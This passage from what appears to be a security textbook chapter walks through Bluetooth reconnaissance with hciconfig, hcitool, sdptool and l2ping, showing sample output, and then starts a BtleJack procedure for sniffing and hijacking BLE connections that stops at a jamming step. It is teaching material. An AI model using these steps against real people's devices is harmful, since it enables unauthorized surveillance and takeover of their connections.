
Figure 16.112: Screenshot showing the output of hciconfig

As shown in the above figure, the Bluetooth device and its MAC address with the name **`hci0`** is detected. Now, use the following command to begin the process:

```
hciconfig hci0 up
```

- **Scan for pairable Bluetooth devices using "hcitool":** The attacker keeps their Bluetooth device active and scans for other Bluetooth devices that are transmitting pairing signals. Pairable devices are detected using the following command:

  `hcitool scan`




```
┌─[root@parrot]─[~]
└──╼ #hcitool scan
Scanning ...
        76:6F:46:65:72:67       ANDROID BT
        24:C6:96:08:5D:33       SCH-I535
```

Figure 16.113: Screenshot showing the output of hcitool

After finding pairable devices, use the following command to display further information about the discovered devices:

`hcitool inq`




```
┌─[root@parrot]─[~]
└──╼ #hcitool inq
Inquiring ...
        24:C6:96:08:5D:33       clock offset: 0x4e8b    class: 0x5a020c
```

Figure 16.114: Screenshot showing the output of hcitool

As shown in the above figure, class and clock offset are displayed. The class reveals information about the device.

- **Use the Service Discovery Protocol (SDP) tool to scan services:** sdptool is an efficient tool used to search for the services offered by a device. Its syntax is **`sdptool browse <MAC Address>`**.




```
┌─[root@parrot]─[~]
└──╼ # sdptool browse 76:6F:46:65:72:67
Browsing 76:6F:46:65:72:67 ...
Service RecHandle: 0x10001
Service Class ID List:
  "" (0x1800)
Protocol Descriptor List:
  "L2CAP" (0x0100)
    PSM: 31
  "ATT" (0x0007)
    uint16: 0x1
    uint16: 0x5

Service Name: Headset Audio Gateway
Service RecHandle: 0x10002
Service Class ID List:
  "Headset Audio Gateway" (0x1112)
  "Generic Audio" (0x1203)
Protocol Descriptor List:
  "L2CAP" (0x0100)
  "RFCOMM" (0x0003)
    Channel: 1
```

Figure 16.115: Screenshot showing the output of sdptool

- **Ping all the available devices to check if they are reachable using L2ping:** The attacker now has the MAC addresses of available devices and pings all of them to check if they are in reach or discoverable using the "l2ping" tool. Its syntax is **`l2ping <MAC Address>`**.



```
┌─[root@parrot]─[~]
└──╼ #l2ping 76:6F:46:65:72:67
Ping: 76:6F:46:65:72:67 from 10:AE:60:58:F1:37 (data size 44)
44 bytes from 76:6F:46:65:72:67 id 0 time 37.57ms
44 bytes from 76:6F:46:65:72:67 id 1 time 27.23ms
```

Figure 16.116: Screenshot showing the output of L2ping

By following the above steps, attackers can gather information such as MAC addresses and services offered by devices. With this information, they can launch further attacks.

Btlejacking Using BtleJack

STEP 1: Select target devices

`btlejack -d /dev/ttyACM0 -d /dev/ttyACM2 -s`

STEP 2: With the Btlejack tool, take a position within 5 m radius from the target devices

STEP 3: Capture the already established and new BLE connections

Sniffing an existing connection:

`btlejack –s`

Sniffing for new connections:

`btlejack -c any`

STEP 4: Perform a jamming operation

